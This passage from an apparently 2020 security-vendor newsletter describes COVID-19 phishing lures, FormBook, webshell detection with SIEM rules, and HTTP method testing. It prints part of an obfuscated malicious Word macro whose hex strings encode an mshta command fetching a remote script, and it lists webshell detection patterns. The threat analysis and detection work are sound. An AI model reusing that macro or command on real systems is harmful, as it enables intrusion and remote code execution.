Centers for Disease control and Prevention

[Figure 3-1] US Center for Disease Control and Prevention (CDC) fake mail body (Source: Kaspersky)

2) Corporate corona-related instructions impersonation

Emails impersonating the company's management department were also distributed. The e-mail was distributed to targets in Korea, and the attachment was document-type malicious code that exploits word macros.


보낸 사람:
보낸 날짜: 2020-02-26 (수) 오후 5:46
받는 사람:
참조:
제목: 코로나 바이러스 관련 이사장님 지시사항
메시지 | 코로나바이러스 대응.doc (81 KB)

소장님들께,

안녕하십니까, 경영관리부 입니다.

코로나 19 관련 이사장님 지시사항 송부드립니다.

건강 유의하시길 바랍니다.
감사합니다.


[Figure 3-2] File information of samples used for analysis

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

[Special Article] COVID-19 and Malicious Code

3) Impersonation of the WHO Secretary-General

A mail impersonating WHO was also discovered. It is disguised as an e-mail sent directly by the WHO secretary, and contains malicious code that steals information as an attachment. The actual World Health Organization (WHO) domain address is www.who.int.



[Figure 3-3] WHO Secretary-General's impersonation mail body (Source: IBM X-Force Exchange)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

[Special Article] COVID-19 and Malicious Code


03. Malicious code

Then, what kind of malicious codes are used for attacks using impersonation mail or corona?

1) Document type malicious code

 # Word #Macro #Doc. Type malicious code

It is a malicious code that exploits the word macro function. It was found in an attack on a domestic target and was distributed in the name of 'corona virus response.doc'. The following screen will appear when executed.



[Figure 3-5] Before and after executing a malicious macro

Simultaneously with the file execution, the obfuscated code is executed as follows. Through this, it is a malicious document-type malicious code that accesses arbitrary C2 and performs additional malicious actions. The malicious code is believed to have been distributed by the KIMSUKY group, which was covered in the 'Aboboja Series' last February.

```
Selection.WholeStory
Content = uvwycgyhqtmt("6d736874612068747470 3a2f2f766e6578742e6d697265") & uvwycgyhqtmt(
"656e652e636f6d2f7468656d652f62617369632f736b696e2f6d656d6265722f62617369632f75706c6f61642f7365617263682e687461202f66")
Selection.Font.Hidden = False
psjmjmntntn (Content)
Selection.Collapse
ActiveDocument.Save
End Sub
```


[Figure 3-6] Obfuscated malicious macro included in document (part)

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

[Special Article] COVID-19 and Malicious Code

2) FormBook

It is mainly malicious code with the function of capturing △ user screenshot, △ collecting host file information, △ collecting internet information, △ collecting various information of PC and sending it to C2 server. Recently, it was included in the attachment file of the WHO impersonation mail, and the malicious code is actively spreading by impersonating various targets as well as the Corona 19 impersonation mail. It has the feature of performing additional malicious actions after downloading the encoded file by accessing Google Drive. It is characterized by being distributed with unfamiliar file extensions such as * .img and * .iso.



[Figure 3-7] Actually distributed formbook malware

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

[Special Article] COVID-19 and Malicious Code

04. Countermeasure

In preparation for this special edition, we investigated various cases of malicious code related to Corona 19 impersonation. E-mails used for phishing were often made very elaborately, and as attachments, there were many malicious codes for backdoor and information collection (Infostealer). Let's write down the countermeasures I felt while collecting the relevant information.

➢ **Expansion of telecommuting and malware**

As the number of companies that work from home increases as the Corona 19 spreads, the number of cases of working with VPNs (or general Internet networks) and personal PCs rather than the existing PCs and network networks is increasing. Attackers are likely to launch more sophisticated attacks against targets in the security zone (like a Thompson Gazelle in a Serengeti grassland). Phishing mail, which impersonated the Centers for Disease Control and Prevention, the Centers for Disease Control, and the World Health Organization using the issue of Corona 19, will continue to increase until Corona 19 calms down, and is expected to be distributed with more stimulating content.

➢ **When an individual needs more attention**

I think the time has come for individuals to be more concerned about security, including the network environment provided for telecommuting. Always keep your PC's security updates up to date and keep an eye out for antivirus and security programs. The malicious codes that are distributed are mainly information collection malicious codes because it is difficult to know that they are infected like ransomware even when executed. When checking e-mail, caution is required such as checking the sender's e-mail address once more.

05. Reference

[1] https://www.yna.co.kr/view/AKR20200219134800009
[2] https://exchange.xforce.ibmcloud.com/collection/2f9a23ad901ad94a8668731932ab5826
[3] https://blog.alyac.co.kr/2809
[4] https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html
[5] https://asec.ahnlab.com/1298
[6] https://www.jiransecurity.com/support/securitytrend

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 4

SIEM Guide (SPiDER TM V5.x)

WebShell detection using web log and file integrity

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity

SPiDER TM V5.0 is an integrated security management solution that integrates igloo security's security monitoring experience and big data utilization capability, and increases the agility and efficiency of the control work through a centralized monitoring environment configuration from the first detection to log/network packet analysis.

Technical Support Center
Tech. 1 Team

01. Overview


1) WebShell attack

Among many web security threats, WebShell is the most basic hacking tool. This is a program that allows an attacker to remotely control a web server. As a result of such a web shell attack, personal information stored in the web server is leaked, and the number of cases where a website is altered and abused as a malicious code distribution site is increasing.

An attack using a web shell means an attack method that executes an attacker's command using a file composed of SSS (Server Side Script, SSS) languages such as PHP, JSP, ASP, and ASP.NET. Of course, depending on the setting method of WEB / WAS, it can be operated in SSS language in addition to the extensions mentioned above.

So let's see how we can detect the web shell, one of the most used attacks among web security threats.

02. Detection scenario



[Figure 4-1] Detection scenario

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity

1) WebShell pattern detection in IPS security equipment

Bulletin board vulnerabilities (file upload), web editor vulnerabilities (image upload), HTTP1.1 vulnerabilities (PUT), and various other hacking attacks (SQL Injection, XSS, etc.) penetrate web cells through various paths and methods.

2) Check WebShell script by attacker IP in web access log of target web server

To execute system commands or manipulate files, related objects, Wscript.Shell, Shell.Application, etc. are mainly used.


3) Check whether file integrity (FILE UPDATE) is performed on the target WEB server

Hackers often upload files by changing the webshell extensions to .cer, .asa, .cdx, .hta, so it is necessary to check not only asp or php, but also .asa, .cer, which are designated to be executed as scripts.

03. Single registration of web shell detection scenario

1) WebShell pattern detection in IPS security device

The attacker uploads a webshell file to the web server where the vulnerability exists. To detect this, an alert is generated through the webshell pattern and webshell detection log generated in IPS. Alerts enter the patterns actually delivered by the IPS. (patterns such as '%.asp?action=llgxdnh%' or '%.php?bbs=http://%')



[Figure4-2] Webshell pattern detection in security devices


Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity

2) Check WebShell script by attacker IP in web access log of target web server

The attack detected by IPS attempts a webshell attack on the internal web server. To detect this, a webshell detection alarm is generated in the web server through the file name and extension using the uri field.

cmd₩.exe	Wscript.Shell	Shell₩.Application
execute *₩(? *session	execute *₩(? *request	eval *₩(? *request
Webshell	Lake2	Hack520
VBScript₩.Encode	Gb2312	IcxMarcos
\.run.*>	₩.exec *₩(	marcos




[Figure 4-3] Web log WebShell script detection

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity

3) Check whether file integrity (FILE UPDATE) is performed on the target WEB server

An attacker who has penetrated the web server accesses various files on the web server and conducts attacks such as leakage of internal information and forgery of files. In order to detect forgery of files on the web server through a web shell, an alert is set to check for forgery of the file. The forgery detection function of the file is a function of SPiDER TM that can check whether a file is created, deleted, or uploaded.



[Figure 4-4] File forgery detection


Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity


04. SIEM correlation analysis rule registration

Correlation analysis registration from step 1 to step 3 for the three registered alerts

1. Detect WebShell pattern targeting internal web server
2. Detect web log web shell URI from web server to attacker IP
3. Victim web server file integrity (file modification)



[Figure 4-5] Correlation analysis registration screen




[Figure 4-6] Result of correlation analysis

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity


05. Detailed result and shown in dashboard

Correlation Analysis Through the detailed analysis results and dashboard, the number of occurrences, source IP, destination IP, occurrence URI and signature can be checked at a glance.



[Figure 4-7] Detailed correlation alert result

By using the user-defined dashboard, the target web server with the highest web shell detection in the weekly SIEM alert can be expressed as Top5 to increase visibility.



[Figure 4-8] Dashboard Web Shell Detection Web Server TOP5

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

WebShell detection using web log and file integrity

06. Preventive measures

1) Eliminate web server file upload vulnerability

First, it is necessary to remove the vulnerability that occurs when uploading files from the homepage. For bulletin boards that do not require file upload, the upload function is completely removed and, if necessary, the file extension is checked. The extension checking routine should not be included in the html file like JavaScript, but must exist in the CGI file executed on the server side. In addition, it is desirable to check that only uploadable file extensions such as txt, doc, pdf, gfi, etc. can be uploaded, rather than implemented by blocking extensions such as asp, cgi, php, and jsp that restrict upload.

2) File upload execution limit

To limit the execution of the file upload folder, in order to do this, create a folder for uploading files on the web server and limit the execution of script files in the dedicated folder to prevent the files in the folder from being executed.

3) Prevent SQL Injection

Web shell attacks can be made using SQL injection as well as file upload vulnerability, so special characters related to DB queries should be filtered to prevent errors from being executed by causing errors when included in the user's input value. SQL injection attacks are mostly made by referring to error messages, so blocking the output of error messages can be prevented to some extent.

07. Reference

[1] IGLOOSECURITY Webshell classification and countermeasures
[2] Security News

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

CHAPTER 5

Tech Note

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

ICT Business Department
Security Analysis Team

01. Overview

HTTP (Hypertext Transfer Protocol) uses 'Method' to inform the web server of the purpose of the request. Methods are classified into GET, POST, HEAD, PUT, DELETE, OPTIONS, etc. according to the purpose and perform predefined actions. Among them, 'PUT Method' and 'DELETE Method' can create and delete files in the server. Therefore, there is a risk of manipulation by unauthorized users, so it is assessed and responded to the existence of vulnerabilities from a preventive perspective.

Method	Description
GET	GET requests information located in the specified URI of the server
HEAD	This is a method that requests only the header information from the server. Functionally the same as GET, except that the server sends nothing to the data portion of the response.
POST	It is a method that includes data in the message body and processes it through an input / output stream. Unlike GET method, there is no limit on the size of data
PUT	Save the data included in the message with the name of the specified Request-URI
DELETE	Remove resource specified in Request-URI from server

[Table 5-1] HTTP Method Description

In order to cope with security threats that may occur with the HTTP method, it is recommended to check 'WEB-SER-038, allow unnecessary web methods'. In order to take action on the item, the WEB/WAS can generally take action. Therefore, when we diagnose the WEB/WAS, we conduct a check with a separate standard for the item.


Standard	Item	Description
E-Financial Supervision Regulation Vulnerability Analysis Criteria	WEB-SER-038, Allow unnecessary web methods	o Check whether method not used in web service is allowed -Check whether the normal function works upon actual request by changing the method -In addition to the top-level path, the same test is performed in the sub-path (some cases where the setting environment is different).
IGLOO SECURITY	Limit WES-007, HTTP Method	

[Table 5-2] E-financial supervision regulations Vulnerability analysis criteria that require unnecessary web methods

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

To check whether the 'PUT Method' or 'DELETE Method' works, you need to check whether it is activated through the 'OPTIONS Method' as shown in [Figure 5-1]. As shown in [Figure 5-2], it is possible to determine whether or not the attack was successful through the response value.



[Figure 5-1] OPTIONS Method response

When the PUT and DELETE Method functions are successfully executed, the status code 200 indicating the success of the request will be responded as shown in the upper result of [Figure 5-2]. Conversely, if the status code is 403, the attack has failed, so it can be determined as good. However, when performing an actual attack, the result of the OPTIONS Method and the response result are often different.

[Figure 5-2] Different response codes when requesting allowed Method
(Above : 200 OK / Below : 403 Forbidden)

As in the below part of [Figure 5-2], this issue attempts to analyze the cause and effect of OPTIONS Method and the actual attack performance in more detail.

Copyright © IGLOO Security, Inc. 2020. All rights reserved.

Problems and Countermeasures in Diagnosing Unnecessary Web Methods

02. Advance information

Based on the response results of the OPTIONS Method, two assumptions were made about the impact of the attack results, and these were classified for each item and tested. Before the full-scale test, we will briefly examine REST API and WAF used for the test conditions and proceed with the test.

```
# Assumption 1 : When REST API is applied to the web server
# Assumption 2 : When a security device (WAF) blocks a specific method request
```

1) REST(REpresentational State Transfer) API

REST is an architecture style that can take full advantage of the web, and is one of the communication methods between the server and the client. It is a set of constraints, such as giving unique URIs to all resources such as text and images on a website, and creating, querying, modifying, and deleting operations on those resources through HTTP method. RESTful means satisfying all of these constraints (architecture style, architectural principles).

